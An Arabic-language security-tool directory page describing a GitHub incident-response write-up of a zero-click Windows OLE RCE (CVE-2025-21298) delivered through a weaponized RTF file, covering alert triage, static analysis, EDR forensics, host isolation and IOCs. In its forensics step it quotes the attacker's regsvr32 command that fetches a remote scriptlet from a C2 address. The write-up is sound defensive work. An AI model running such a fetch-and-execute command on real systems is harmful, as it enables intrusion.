
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
إدارة مؤشرات الاختراق (IOC)تحليل الثغرات الأمنيةتحليل البرمجيات الخبيثةالتحاليل الرقمية الجنائيةالقيادة والسيطرةاستخبارات التهديداتالتعلم والتعليمالاستجابة للحوادثمختبرات وتدريب عملي
مشاركة
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

التحقيق التقني واحتواء المضيف لثغرة استغلال تنفيذ تعليمات برمجية عن بُعد (RCE) بدون نقرات ذات خطورة حرجة (CVE-2025-21298) باستخدام تليمترية (EDR) وتحليل ثابت للبرامج الضارة.

عرض المستودع
42منذ 8 أشهرلم تتم المراجعة بعد

الاستجابة للحوادث: ثغرة RCE بدون نقرة عبر OLE في Windows (CVE-2025-21298)

نظرة عامة على المشروع

يوثق هذا المشروع التحقيق الشامل واحتواء محاولة تنفيذ تعليمات برمجية عن بُعد بدون نقرة (RCE) ذات خطورة حرجة. باستخدام تليمتريا من EDR واستخبارات التهديدات، حددت هجوم "العيش على الأرض" (LotL) الذي تجاوز الدفاعات الآلية وأنشأ اتصال القيادة والتحكم (C2).

الأهداف الرئيسية

  • فرز تنبيهات SIEM ذات الأولوية العالية لاستغلالات الثغرات غير المعروفة (Zero-Day).
  • إجراء تحليل ثابت على المرفقات RTF المسلحة.
  • إجراء فحص جنائي للنقاط النهائية لتحديد أشجار العمليات الخبيثة.
  • تنفيذ عزل الشبكة عبر EDR لاحتواء التهديدات النشطة.

تنفيذ دورة حياة الحادث (NIST SP 800-61)

1. الكشف والفرز الأولي


حددت معرف الحدث 314: كشف ثغرة RCE بدون نقرة عبر OLE لنظام Windows. كشفت التليمتريا الأولية أن الملف الخبيث mail.rtf كان مسموحًا به من قبل دفاعات المحيط، مما يشير إلى اختراق نشط لمحطة العمل 'Austin'.

Initial Alert

2. التحليل الثابت واستخبارات التهديدات

أجريت فحص سمعة لتجزئة الملف على VirusTotal. أكدت النتائج معدل كشف 25/55، حيث حددت الملف على أنه RTF مسلح يستخدم CVE-2025-21298. تسمح هذه الثغرة بتنفيذ تعليمات برمجية عن بُعد عبر جزء المعاينة في Windows دون تفاعل المستخدم.

Static Analysis

3. فحص الطب الشرعي للنقاط النهائية (صيد الحمولة)

انتقلت إلى تاريخ محطة EDR للمضيف 'Austin' لتحديد سلوك ما بعد الاستغلال. اكتشفت تنفيذًا ضارًا لـ "العيش على الأرض" (LotL):

  • الأمر: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • رؤية المحلل: استخدم المهاجم ملف ثنائي Windows موقّع (regsvr32.exe) لجلب برنامج نصي صغير ضار من خادم بعيد، متجاوزًا القائمة البيضاء للتطبيقات القياسية وتوقيعات مكافحة الفيروسات التقليدية.

Endpoint Logs C2 Infrastructure Details

4. الاحتواء والتحييد

بعد إطار عمل الاستجابة للحوادث من NIST، تم إعطاء الأولوية للاحتواء الفوري. نفذت عزل الشبكة على المضيف المتأثر لإنهاء اتصال C2 ومنع الحركة الجانبية داخل شبكة الشركة.

Containment Action

5. الحل والتقرير النهائي

تم إغلاق الحادث كـ إيجابي حقيقي. وثقت عنوان IP للمهاجم (84.38.130.118) والأدلة الجنائية لفريقي استخبارات التهديدات وجدار الحماية لمنع حدوثها في المستقبل.

Final Resolution


مؤشرات الاختراق (IOCs)

النوعالقيمة
عنوان IP لـ C284.38.130.118
تجزئة الملف (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
الثغرةCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32

الدروس المستفادة

  • الدفاع المتعمق: تثبت استغلالات عدم النقر لماذا لا يكفي مكافحة الفيروسات القائمة على التوقيعات للتهديدات الحديثة.
  • ربط السجلات: نجحت في ربط بيانات تنبيه SIEM مع سجلات محطة EDR لتأكيد الاستغلال النشط.
  • الكفاءة في EDR: مارست الاحتواء السريع للمضيف لتقليل "وقت المكوث" للمهاجم.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    936
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    353
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    348
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    288

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →







